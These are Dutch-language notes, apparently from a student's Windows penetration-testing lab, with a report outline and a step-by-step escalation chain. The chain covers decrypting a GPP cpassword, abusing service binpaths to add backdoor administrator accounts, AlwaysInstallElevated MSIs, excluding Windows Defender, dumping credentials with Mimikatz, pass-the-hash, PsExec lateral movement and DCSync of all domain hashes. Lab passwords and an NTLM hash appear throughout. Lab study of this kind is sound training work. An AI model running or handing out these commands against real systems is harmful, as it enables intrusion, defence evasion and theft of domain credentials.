Passwd\_client: L3tm3!n

**Wachtwoord L3tm3!n**

Bij sluiten elke keer snapshot terugzetten.

Wat in REPORT? Elke week bijhouden.

Presentatie 5/10 minuten. Geen technische shit.

* Management summary/intro
* Wat heb ik gevonden?
* Hoe heb ik het gevonden?
* Hoe heb ik het geexploit?

-

* Wat was de impact?

-

* Hoe kan het gefixt worden?

TIPS voor security issues:

**Vinden wachtwoord:**

Regit: Computer\HKEY\_CURRENT\_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

A screenshot of a computer

Description automatically generated

Kijken in unattend file: C:\Windows\Panther\unattend

Commando: net user /domain -> echo %logonserver% -> ping CSTLABDC -> [\\cstlab.local](file:///\\cstlab.local) -> groups.xml -> cpassword vinden -> decrypten met gp3finder of gpp-decrypt

\\CSTLAB.local\SYSVOL\CSTLAB.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups

**Unquoted service path:**

Services -> description sorteren -> bovenstaande zonder description gebruiken bijvoorbeeld: C:\Program Files\UNQ Service\Common Files\unqpathsvc.exe wanneer je gaat naar: C:\Program Files\UNQ Service kan je een .exe maken die gerund kan worden als je het common.exe noemt.”

Fout: isregsvc service. – Insecure registry permissions

cmd.exe /c net user backdoor B@ckd00r123 /add && net localgroup administrators backdoor /add in imagePath zetten. A screenshot of a computer

Description automatically generated

Rechtermuis knop, manage op this pc.

A screenshot of a computer

Description automatically generated

**Weak file system permissions:**

Je kan de file .exe renamen van fpservice.exe

A screenshot of a computer program

Description automatically generated

**Insecure permissions inside securable ojects (services): DMT**

Wat doet service\_change\_config?

A screenshot of a computer


Description automatically generated

Accesschk -uwvqc “lowpriv” \* <- opnieuw doen.

**Sc query dmtsvc**

**Sc config dmtsvc binpath=”c:\temp\myevil.exe”**

**Sc config dmtsvc binpath=”cmd /c net user MichaelsMagic4 L3tm3!n /add && net localgroups administrators MichaelsMagic4 /add”**

****

**A screenshot of a service manual

Description automatically generated**

**A screen shot of a computer

Description automatically generated**

**Versiefout**

Windows versie is ook een fout.

List of all password hashes from the domain controller is doel.

## Week 2

### Kwetsbaar1

.bat file maken



Bat2exe downloadenexi

Run de .exe: maak van de .bat file een .exe

Fpservice naar oud doen en foute .exe renamen naar fpservice.exe

A screenshot of a computer program

Description automatically generated

A screen shot of a computer screen

Description automatically generated



### Kwetsbaar2

Fake.exe omzetten naar MSI. Doe dit via de msi wrapper.

A computer with a screen on it

Description automatically generated

In de registry ga naar HKCU\software\policies\microsoft\windows\installer

A screenshot of a computer

Description automatically generated


Alwaysinstallelevated moet op 1 staan.

Je runt de msi file

A screenshot of a computer

Description automatically generated

### Toegang tot de Tasks folder



### Task scheduler

A screenshot of a computer

Description automatically generated

### Mytask2 kan aangepast worden

A screenshot of a computer program

Description automatically generated

Inloggen als fakeadmin3

A screenshot of a computer login

Description automatically generated

## DINGEN TE DOEN NA ADMIN

Windows defender C drive excluden

A screenshot of a computer security

Description automatically generated

Vervolgens wil je credentials zoeken op de pc -> mitre attack framework

Mimikatz downloadenA screenshot of a computer program

Description automatically generated

Na runnen mimikatz.exe doe je privilege::debug om te kijken of je geen error krijgt. Want admin cmd.

A black background with white text

Description automatically generated

Sekurlsa::logonpasswords

Session: Interactive from 1 . Credentials manager wachtwoord staat er. Nicetryhacker

A screen shot of a computer program

Description automatically generated

Nieuw ww en account. Administrator:Stup!dp4ss

Real admin

A black screen with white text

Description automatically generated

**IP SCAN DOEN OM NETWERK TE IDENTIFICEREN**

**A screenshot of a computer

Description automatically generated**

**A screenshot of a computer

Description automatically generated**

**Settings veranderen en uit de local domain naar de workgroup. Rebooten en vervolgens terug de CSTLAB.local in.**

**Psexec -s -i cmd (dit maakt je NT-system)**

**Dir** [**\\192.168.56.110\c$**](file:///\\192.168.56.110\c$) **om in de pc te komen van de adminpc**

Hiermee bewijs je dat je de C folder kan droppen.

Laps kan je dit mee fixen.

Psexec [\\192.168.56.110](file:///\\192.168.56.110) cmd /accepteula



Hostname -> om te checken dat je in de adminpc zit.

A black background with white text


Description automatically generated

In de adminpc wil je de defender uitzetten via powershell.

Set-mppreference -exclusionpath=”C:\”

Get-mppreference

PS: *Add-mppreference -exclusionpath “C:\”*



In de lowpriv machine cmd: net use x: [\\192.168.56.110\c$](file:///\\192.168.56.110\c$)



X:\> Copy pathmimikatz\x64\\*.\*

A black screen with white text

Description automatically generated

Of voeg netwerk toe bij This PC [\\192.168.56.110\c$](file:///\\192.168.56.110\c$)

En copy daarin met de hand (ipv cmd)

A screenshot of a computer

Description automatically generated

Mimikatz runnen in de adminpc:

* privilege::debug
* Sekurlsa::logonpasswords

Copy NTLM hash van tomadmin

A screenshot of a computer screen

Description automatically generated

Admin sluiten. Lokaal met hash aan de gang.

c5a9af905f1c49468cc1a21ed2b48418

OPEN MIMIKATZ -> op de lowpriv john doe commandline (niet tom)


* privilege::debug
* sekurlsa::pth /user:tomadmin /domain:cstlab.local /ntlm:<hash> /run:cmd

A computer screen with white text

Description automatically generated

In de nieuwe window die opent weer mimikatz openen.

Lsadump::dcsync /csv /all



All ntlm hashes

TIP als PSEXEC niet werkt: psexec -r anyname [\\192.168.56.110](file:///\\192.168.56.110) /accepteula cmd